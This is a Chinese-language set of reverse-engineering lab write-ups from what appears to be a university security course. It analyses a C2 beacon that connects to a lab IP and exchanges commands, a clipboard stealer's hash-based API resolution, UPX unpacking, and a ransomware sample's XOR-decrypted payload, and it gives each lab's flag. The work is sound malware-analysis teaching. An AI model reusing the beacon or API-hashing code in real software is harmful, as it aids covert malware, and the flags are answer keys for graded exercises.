    struct WSADATA WSADATA; // [rsp+30h] [rbp-1A8h] BYREF

    if ( !WSAStartup(0x202u, &WSADATA) )
    {
        name.sin_addr.s_un.s_addr = 0xA0AA8C0; // IP: 192.168.10.10
        name.sin_port = htons(11187u); // Port No.: 11187
        name.sin_family = AF_INET;
        v2 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        *a1 = v2;
        connect(v2, &name, 16);
    }
}

```

info

IP: 0xA0AA8C0 → 192.168.10.10 (little endian轉十進位)


Port: 11187

sin.family: IPv4

Protocol: TCP

2. send_collected_data_to_c2

1. 先切分程式碼的功能



```

1 void __fastcall send_collected_data_to_c2(SOCKET s, PCHAR pbInput)
2 {
3     char *v4; // rbx
4     int v5; // esi
5     int i; // eax
6     char v7; // al
7     int j; // ecx
8     int v9; // eax
9
10    v4 = (char *)malloc(0x4Cui64);
11    *((_DWORD *)v4) = 294090769;
12    *((_DWORD *)v4 + 1) = 4;
13    *((_DWORD *)v4 + 2) = 0;
14    if ( (unsigned __int64)send(s, v4, 76, 0) > 0xB )
15    {
16        v5 = 0;
17        while ( v5 <= 2 )
18        {
19            if ( (unsigned __int64)recv(s, v4, 76, 0) > 0xB && *((_DWORD *)v4) == 294090769 )
20            {
21                v9 = *((_DWORD *)v4 + 2);
22                if ( v9 )
23                {
24                    switch ( v9 )
25                    {
26                    case 1:
27                        *((_DWORD *)v4) = 294090769;
28                        *((_DWORD *)v4 + 1) = 4;
29                        *((_DWORD *)v4 + 2) = 1;

```

1. 初始化然後 send() 傳送開始溝通的訊息

2. recv() 接收來自 C2 的指令

3. switch parse 指令

有時候通靈不一定很準，所以要適時的回頭檢查自己的猜測

2. 前四行初始化的階段(malloc 0x4c然後塞三個dword)，應該是作者自定義的結構，可以利用 Structures，自定義一個新的結構，大小就是0x4C，然後前三個可以定義為dd，並且把v4的結構改成packet(按Y)


```
00000000 self_1 struct ; (sizeof=0x4C, mappedto_47)
00000000 field_0 dd ?
00000004 field_4 dd ?
00000008 field_8 dd ?
0000000C field_C dd ?
00000010 field_10 dd ?
00000014 field_14 dd ?
00000018 field_18 dd ?
0000001C field_1C dd ?
00000020 field_20 dd ?
00000024 field_24 dd ?
00000028 field_28 dd ?
0000002C field_2C dd ?
00000030 field_30 dd ?
00000034 field_34 dd ?
00000038 field_38 dd ?
0000003C field_3C dd ?
00000040 field_40 dd ?
00000044 field_44 dd ?
00000048 field_48 dd ?
0000004C self_1 ends
0000004C
```

3. 各種rename

- field_0看起來像是一個magic bytes，因為一開始附值之後，傳送過去server，再接收回來的packet也是有做驗證的動作，所以看起來是一個verification magic
- field_8看起來就是接收來自server下達的command
- field_C就比較多元，在case 1的時候是當作承接server給的encryption key(大小是8個bytes)，但在case 2是當作加密的cipher(大小是0x18個bytes)，所以我取名 `enc_key_or_data`，另外大小是0x18(可以從memcpy的大小看出來)，所以可以按Y改變型別成 `char[0x18]`

info

目前整體的流程



4. 分析pcap

這一部就直接對照著講義上截圖或是剛剛分析的封包格式就可以知道哪一個是key哪一個是cipher

Key: f0 c7 d3 0e 7f 2c 15 ba

Cipher: 43 60 5b 5f 4e ba 9f 9e e3 78 6f 55 cb 81 24 fa e7 bf 0d 1b 3c 24 b7 4e

接下來就可以直接用cipherchef的線上功能decrypt其中的內容

Lab-Clipboard Stealer 6 -- sub_140001C80

Flag: FLAG{MessageBoxA}

解題流程與思路

在my_start函數中

1. #5的for-loop就是找 exported_next-stage.dll 的檔案起點
2. #7到後面的for-llop結束就是取得 PEB 並遍歷 _LDR_DATA_TABLE_ENTRY
3. 基本上經過解析之後就會非常清楚這一段在做的事情就是和上面的攻擊手法一模一樣，接下來當找到想要的dll之後就會開始找想要的API，以目前的例子來說，攻擊者主要要找==kernel32.dll==, ==msvcrt.dll==和==user32.dll==
4. 找API的過程和想像中不一樣，他不是直接明文去找，而是把目前爬到的API name做自定義的hash之後再去比對，如果對了就放到變數中

以上，我們已經知道他怎麼找API，只是我們還不知道他用的到底是哪一個API，因為他有事先用過hash，題目也是要我們找到這一個部分，最簡單的做法是把user32.dll的所有API都用作者自定義的hash function做一遍，直到找到他要的那一個，目前問題最大的應該是不知道 `__ROL4__` 的意思，根據[x86 and amd64 instruction reference](#)

The rotate left (ROL) and rotate through carry left (RCL) instructions shift all the bits toward more-significant bit positions, except for the most-significant bit, which is rotated to the least-significant bit location. The rotate right (ROR) and rotate through carry right (RCR) instructions shift all the bits toward less significant bit positions, except for the least-significant bit, which is rotated to the most-significant bit location.

所以很明顯的，這一段就是把hash左移11次，然後加上1187和api_name的字元

```
api_name = dll_base + name_array[k];
hash = 0;
do
    hash += __ROL4__(hash, 11) + 1187 + *api_name++; // do self-defined hash
function
while ( *api_name );
```

Exploit

```
$ python exp-lab-6.py
[+] kernel32 Function      - 0x5f00766c is LoadLibraryA
[+] kernel32 Function      - 0x6d555364 is GetProcAddress
[+] kernel32 Function      - 0x42b4fa0 is VirtualAlloc
[+] kernel32 Function      - 0xc473c85a is FlushInstructionCache
[+] msvcrt Function        - 0xcd841e17 is memcpy
[+] user32 Function        - 0x416f607 is MessageBoxA
Flag = FLAG{MessageBoxA}
```

Lab-Scramble

Flag: FLAG{scramble_and_using_solver_to_solve_it}

解題流程與思路

這一題先看source code會發現他做了一連串的scramble動作，包含加減和移位，而次數也不一定，他主要是針對flag中的每一個字元都做1~6次不等的操作，可能是加也可能是減甚至是移位，不過題目也有給我們這些pattern所以應該是可以直接透過這些pattern進行還原，但我們可以用z3下一大堆constraint就可以不用那麼麻煩了

z3的大致步驟：

1. 建立一個solver
2. 建立符號 - 以此lab來說就是建立43個符號對應每一個flag字元
3. 加上constraint - 以此lab來說每一個flag字元都應該限制在空白到0x7f之間，另外還要加上每一個符號(就是flag字元)，經過我們已知的scramble pattern之後應該要是最後的target
4. 判斷有無解，如果有的話就把每一個符號的值取出來

Lab-Super Angry

Flag: FLAG{knowing_how_2_angr!}

解題流程與思路

可以從IDA解析出來的結果得知，這支程式的主要流程是我們執行的時候command多帶一個參數，而這個參數會直接進到scramble_fn做一些操作，最後會再跟verify_key進行memcmp，大略分析一下scramble_fn後發先他是一個偏簡單但我們懶得看得操作，所以可以試看看用angr解看看

angr基本流程:

1. 建立一個project
2. 建立claripy symbol - 以這個lab的例子來說就是建立我們輸入進去的程式的input string
3. 建立初始的state - 以這個lab來說就是我們一開始輸入的input string
4. 有了proj / symbol / initial state之後就要開始讓他跑起來

Lab-Unpackme

Flag: `FLAG{just_4_simple_unpackme_challenge!}`

解題流程與思路

這一題一開始就知道是UPX加殼，但是直接試了upx幫忙decompress，卻遇到error，代表可能有一些問題(在Unix環境底下?)，所以我嘗試使用手動脫殼，去分析其中的內容

1. 首先可以先靜態看一下脫完殼之前是在哪邊跳轉，經過實測和判斷，應該是:

```
LOAD:0000000000005AF5 jmp      r13
```

info

如何在動態取得這一行的位置呢?手動算出rebase address

1. 首先先用靜態分析看starti的時候的offset
2. 開始動態執行程式
3. 把目前指到的address拿去和靜態分析拿到的offset相減
4. (optional)可以用vmmap確認一下
5. 再把我們想要得知的那一行的offset加回來

```
LOAD:0000000000005888
LOAD:0000000000005888 public start
LOAD:0000000000005888 start proc near ; DATA XREF: LOAD:000000000000018fo
LOAD:0000000000005888 push    rax
LOAD:0000000000005889 push    rdx
LOAD:000000000000588A call    loc_5AF8
LOAD:000000000000588A
LOAD:000000000000588F push    rbp
LOAD:0000000000005890 push    rbx
LOAD:0000000000005891 push    rcx
LOAD:0000000000005892 push    rdx
LOAD:0000000000005893 add     rsi, rdi
LOAD:0000000000005896 push    rsi
LOAD:0000000000005897 sub     rsi, rdi
LOAD:000000000000589A mov     rsi, rdi
LOAD:000000000000589D mov     rdi, rdx
LOAD:00000000000058A0 xor     ebx, ebx
LOAD:00000000000058A2 xor     ecx, ecx
LOAD:00000000000058A4 or      rbp, 0FFFFFFFFFFFFFFFh
LOAD:00000000000058A8 call    sub_58FD
```

一開始的offset是0x5888

```
gef> starti
gef> x/x 0x7ffff7ffd888-0x5888
0x7ffff7ff8000: 0x7f
```

```

gef> vmmap
[ Legend: Code | Heap | Stack ]
Start          End          Offset          Perm Path
0x00007ffff7ff2000 0x00007ffff7ff6000 0x0000000000000000 r-- [vvar]
0x00007ffff7ff6000 0x00007ffff7ff8000 0x0000000000000000 r-x [vdso]
0x00007ffff7ff8000 0x00007ffff7ff9000 0x0000000000000000 rw-
/mnt/d/NTU/Second Year/Computer Security/Reverse/Lab3/Unpackme/unpackme
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000000000 rw-
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x
/mnt/d/NTU/Second Year/Computer Security/Reverse/Lab3/Unpackme/unpackme
0x00007ffff7fff000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]
gef> x/10i 0x7ffff7ff8000+0x5AF5
0x7ffff7ffdaf5:    jmp    r13
0x7ffff7ffdaf8:    pop    rbp
0x7ffff7ffdaf9:    call   0x7ffff7ffda7c
0x7ffff7ffdafe:    (bad)
0x7ffff7ffdaff:    jo     0x7ffff7ffdb73
0x7ffff7ffdb01:    outs   dx,DWORD PTR ds:[rsi]
0x7ffff7ffdb02:    movsxd ebp,DWORD PTR [rdi]
0x7ffff7ffdb04:    jae    0x7ffff7ffdb6b
0x7ffff7ffdb06:    ins    BYTE PTR es:[rdi],dx
0x7ffff7ffdb07:    data16 (bad)

```

2. 利用動態看r13的地址會跳去哪邊→0x00007ffff7ff1000
3. 接下來我找不太到分析的地方，所以就直接c(continue)到user input的地方停下來，再看vmmap

```

[ Legend: Code | Heap | Stack ]
Start          End          Offset          Perm Path
0x00007ffff7d84000 0x00007ffff7d87000 0x0000000000000000 rw-
0x00007ffff7d87000 0x00007ffff7daf000 0x0000000000000000 r-- /usr/lib/x86_64-
linux-gnu/libc.so.6
0x00007ffff7daf000 0x00007ffff7f44000 0x00000000000028000 r-x /usr/lib/x86_64-
linux-gnu/libc.so.6
0x00007ffff7f44000 0x00007ffff7f9c000 0x000000000001bd000 r-- /usr/lib/x86_64-
linux-gnu/libc.so.6
0x00007ffff7f9c000 0x00007ffff7fa0000 0x00000000000214000 r-- /usr/lib/x86_64-
linux-gnu/libc.so.6
0x00007ffff7fa0000 0x00007ffff7fa2000 0x00000000000218000 rw- /usr/lib/x86_64-
linux-gnu/libc.so.6
0x00007ffff7fa2000 0x00007ffff7faf000 0x0000000000000000 rw-
0x00007ffff7fb3000 0x00007ffff7fb5000 0x0000000000000000 rw-
0x00007ffff7fb5000 0x00007ffff7fb7000 0x0000000000000000 r-- /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fb7000 0x00007ffff7fe1000 0x0000000000002000 r-x /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fe1000 0x00007ffff7fec000 0x0000000000002c000 r-- /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fec000 0x00007ffff7fed000 0x0000000000000000 ---
0x00007ffff7fed000 0x00007ffff7fef000 0x00000000000037000 r-- /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fef000 0x00007ffff7ff1000 0x00000000000039000 rw- /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff2000 0x00007ffff7ff6000 0x0000000000000000 r-- [vvar]
0x00007ffff7ff6000 0x00007ffff7ff8000 0x0000000000000000 r-x [vdso]

```

```

0x00007ffff7ff8000 0x00007ffff7ff9000 0x0000000000000000 r--
0x00007ffff7ff9000 0x00007ffff7ffa000 0x0000000000000000 r-x
0x00007ffff7ffa000 0x00007ffff7ffc000 0x0000000000000000 r--
0x00007ffff7ffc000 0x00007ffff7ffd000 0x0000000000000000 rw-
0x00007ffff7ffe000 0x00007ffff7fff000 0x0000000000000000 r--
/mnt/d/NTU/Second Year/Computer Security/Reverse/Lab3/Unpackme/unpackme
0x00007ffff7fff000 0x00007ffff8020000 0x0000000000000000 rw- [heap]
0x00007ffff7fffdd000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]

```


可以看到 `0x00007ffff7ff8000` 開始會有ELF的字樣，代表應該是他脫殼的結果，我的作法是直接把 `0x00007ffff7ff8000 ~ 0x00007ffff7ffd000` 全部dump下來進行分析

```

gef> x/s 0x00007ffff7ff8000
0x7ffff7ff8000: "\177ELF\002\001\001"
gef> dump memory real_file 0x00007ffff7ff8000 0x00007ffff7ffd000

```

4. 開始分析real_file，先用靜態看一下(如source code所示)



5. 找到我們要停的地方的offset→ 0x1213

```

gef> x/10i 0x00007ffff7ff8000+0x1213
0x7ffff7ff9213:    mov     rcx,QWORD PTR [rip+0x2dfe]    #
0x7ffff7ff921a:    lea     rax,[rbp-0x50]
0x7ffff7ff921e:    mov     edx,0xa
0x7ffff7ff9223:    mov     rsi,rcx
0x7ffff7ff9226:    mov     rdi,rax
=> 0x7ffff7ff9229:    call    0x7ffff7ff90c0
0x7ffff7ff922e:    test    eax,eax
0x7ffff7ff9230:    je      0x7ffff7ff924b
0x7ffff7ff9232:    lea     rax,[rip+0xe13]              # 0x7ffff7ffa04c
0x7ffff7ff9239:    mov     rdi,rax

```

可以看到解析出來的assembly和IDA的差不多，代表我們找對地方

6. 設定breakpoint後continue就可以在stack中看到key

```
gef> b *(0x00007ffff7ff9000+0x229)
Breakpoint 1 at 0x7ffff7ff9229
gef> c
Continuing.
adjfl

Breakpoint 1, 0x00007ffff7ff9229 in ?? ()
```

```
0x7ffff7ff90c0 (
    $rdi = 0x00007fffffd6c0 → 0x0000006c666a6461 ("adjfl"?),
    $rsi = 0x00007ffff7ffa030 → "just_a_key",
    $rdx = 0x000000000000000a,
    $rcx = 0x00007ffff7ffa030 → "just_a_key"
)
```

Exploit

```
$ ./unpackme
Enter input: just_a_key
FLAG{just_4_simple_unpackme_challenge!}
```

HW-Baby Ransom 1

Flag: `FLAG{e6b77096375bcff4c8bc765e599fbbc0}`

解題流程與思路

這一題很難的地方在於很多東西都是runtime才決定的，包含embedded pe file，或者是一些function pointer，所以只能慢慢跟著動態去猜他的行為

1. main function中可以直接看到下面一點的地方，上面只是一些初始化，不用管他，真正在import embedded payload或是進行攻擊的地方在下面的NetworkConfig_1DBB
2. 說是network config其實和網路操作沒啥屁毛關係，只是前期分析的時候看到有InternetOpen相關的API就先這樣寫，再加上他給了一個https開頭的strings，但看了一圈其實只是scramble過後的payload再加上https，所以其實也和連線沒關係。簡單說一下這一段，詳細可以看一下前面MSDN的background，`InternetOpenUrlA`中帶的`0x84000000`，我看[csdn分析WannaCry的文章](#)表示，是`INTERNET_FLAG_RELOAD + INTERNET_FLAG_NO_CACHE_WRITE`的結果，也就是從server端拉資料下來，然後不會把結果存到cache中，但這一切我認為都是為了混淆reverse的人，因為`InternetOpenUrl`會對給予的`szUrl`進行連線，有成功的話才會進到if-statement，但他永遠不會成功，因為仔細看`szUrl`其實是
`http://M17H+G+4FzeJ69F5.*f)vfquhvnv)*fwdhud)*vf)lpktud)*lj)4)*uk)',27h,'Lpfwjvjcu)Rpkejrv)Tyehu'`，所以直接分析下面的部分就好
3. 進到part 1的地方先看到一個for loop，那個就是在還原scramble url的部分，還原的結果是`Microsoft Update`，接著下面會把path combine在一起，並且創一個folder，並設定屬性為`FILE_ATTRIBUTE_ARCHIVE + FILE_ATTRIBUTE_SYSTEM + FILE_ATTRIBUTE_HIDDEN`，所以必須把file explorer的隱藏系統檔案的選項取消，才看得到

- 最重要的部分就是每兩個byte都進行XOR 0x8711 的動作，直到 0x1ca00 都做完，這一部分就是解密embedded pe file，解密完可以很明顯看到 MD 這個magic signature

baby-ransom.exe - PID: 3816 - 模組: baby-ransom.exe - 執行緒: 主執行緒 7720 - x64dbg

檔案(F) 檢視(V) 除錯(D) 追蹤(N) 外掛程式(P) 最愛(I) 選項(O) 幫助(H) May 12 2023 (TitanEngine)


CPU 日誌 筆記 中斷點 記憶體映射 呼叫堆疊 呼喚鍵 SEH鍵 腳本 符號 <> 原始碼 引用 執行緒 Haxe

00007FF7E21815E0 B9 00000000 mov ecx,0
00007FF7E21815E5 48:8B05 C46D0100 mov rax,qword ptr ds:[<&S1zeofResource>] size=0x1ca00
00007FF7E21815E6 48:8B55 18 mov rdx,qword ptr ss:[rbp+18]
00007FF7E21815F2 8902 mov dword ptr ds:[rdx],eax
00007FF7E21815F4 48:8B45 18 mov rax,qword ptr ss:[rbp+18]
00007FF7E21815F8 8B00 mov eax,dword ptr ds:[rax]
00007FF7E21815FA 85C0 test eax,eax
00007FF7E21815FC 74 4E je baby-ransom.7FF7E218164C
00007FF7E21815FE C745 FC 00000000 mov dword ptr ss:[rbp-4],0
00007FF7E2181605 EB 2D jmp baby-ransom.7FF7E2181634
00007FF7E2181607 48:8B45 10 mov rax,qword ptr ss:[rbp+10]
00007FF7E2181608 48:8B10 mov rdx,qword ptr ds:[rax]
00007FF7E218160E 8B45 FC mov eax,dword ptr ss:[rbp-4]
00007FF7E2181611 CDQE cdqe
00007FF7E2181613 ADD rax,rdx
00007FF7E2181616 0FB710 movzx edx,word ptr ds:[rax]
00007FF7E2181619 48:8B45 10 mov rax,qword ptr ss:[rbp+10]
00007FF7E218161D 48:8B08 mov rcx,qword ptr ds:[rax]
00007FF7E2181620 8B45 FC mov eax,dword ptr ss:[rbp-4]
00007FF7E2181623 CDQE cdqe
00007FF7E2181625 ADD rax,rcx
00007FF7E2181628 66:81F2 1187 xor dx,8711
00007FF7E218162B MOV word ptr ds:[rax],dx
00007FF7E2181630 8345 FC 02 add dword ptr ss:[rbp-4],2
00007FF7E2181634 48:8B45 18 mov rax,qword ptr ss:[rbp+18]
00007FF7E2181638 8B00 mov eax,dword ptr ds:[rax]
00007FF7E218163A 8B45 FC mov edx,dword ptr ss:[rbp-4]
00007FF7E218163D CMP edx,eax
00007FF7E218163F 72 C6 jnb baby-ransom.7FF7E2181607
00007FF7E2181641 EB 0A jmp baby-ransom.7FF7E218164D
00007FF7E2181644 90 nop
00007FF7E2181646 nop

資料視窗 1 資料視窗 2 資料視窗 3 資料視窗 4 資料視窗 5 監視 1 [x=] 區域變數 結構體 反組譯

位址	十六進位	ASCII
00007FF7E219B018	00 00 00 00 00 00 00 00 00 00 01 00
00007FF7E219B028	44 00 00 00 30 00 00 80 00 00 00 00	D...0.....
00007FF7E219B038	00 00 00 00 00 00 01 00 09 04 00 00H....
00007FF7E219B048	58 B0 01 00 00 CA 01 00 00 00 00 00	X...E.....
00007FF7E219B058	4D 5A 90 00 03 00 00 00 04 00 00 00	MZ.....yy..
00007FF7E219B068	88 00 00 00 00 00 00 00 40 00 00 00@.....
00007FF7E219B078	00 00 00 00 00 00 00 00 00 00 00 00
00007FF7E219B088	00 00 00 00 00 00 00 00 00 01 00 00
00007FF7E219B098	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C	...!i...lith
00007FF7E219B0A8	69 73 20 70 72 6F 67 72 61 60 20 63	is program canno
00007FF7E219B0B8	74 20 62 65 20 72 75 6E 20 69 6E 20	t be run in DOS
00007FF7E219B0C8	6D 6F 64 65 2E 0D 00 0A 24 00 00 00	mode...\$.
00007FF7E219B0D8	60 B1 83 27 24 D0 ED 74 24 D0 ED 74	...t...t...t...t
00007FF7E219B0E8	2D A8 7E 74 2E D0 ED 74 31 AF EC 75	...t...t...t...t
00007FF7E219B0F8	31 AF E8 75 37 D0 ED 74 31 AF E9 75	...e...t...t...t
00007FF7E219B108	31 AF EE 75 27 D0 ED 74 6F A8 EC 75	...t...t...t...t
00007FF7E219B118	24 D0 EC 74 64 D0 ED 74 1D 50 E9 75	...t...t...t...t
00007FF7E219B128	ID 50 12 74 25 D0 ED 74 24 D0 7A 74	...t...t...t...t
00007FF7E219B138	ID 50 EF 75 25 D0 ED 74 52 69 63 68	...t...t...t...t
00007FF7E219B148	00 00 00 00 00 00 00 00 00 00 00 00
00007FF7E219B158	50 45 00 00 64 86 06 00 A5 88 46 65	PE...d...%.Fe...
00007FF7E219B168	00 00 00 00 F0 00 22 00 0B 02 0E 25	...0...%.2....
00007FF7E219B178	00 9A 01 00 00 00 00 00 70 32 00 00	...p2.....
00007FF7E219B188	00 00 00 40 01 00 00 00 10 00 00 00	...@.....
00007FF7E219B198	06 00 00 00 00 00 00 00 06 00 00 00

- 因此只要利用Scylla把這一部分的memory dump出來再拿去md5 file取得hash就可以了



MD5 File Checksum

This MD5 online tool helps you calculate file hash by MD5 without uploading file. It also supports HMAC.

MEM_00007FF7E219B058_0001CA00.mem

☐ Remember Input

☐ Enable HMAC

Hash ☒ Auto Update

e6b77096375bcff4c8bc765e599fbbc0

HW-Baby Ransom 2

Flag: FLAG{50_y0u_p4y_7h3_r4n50m?!hmmmm}


解題流程與思路

這一題只要慢慢分析其實很簡單，也有很多是上課就有教到的地方，一樣從上到下(source code)

1. 首先，如果直接執行這個程式的話，過沒多久會跳出一個視窗，其他部分"好像"沒有甚麼特別攻擊的行為，從 `winMain` 中可以大略知曉這些事情，也就是攻擊者事先決定好一個通知的視窗(就是要叫你付錢的視窗)的一些設定(包含顏色、字形、字體等等)，接著就進到 `MainPayload` 搞事
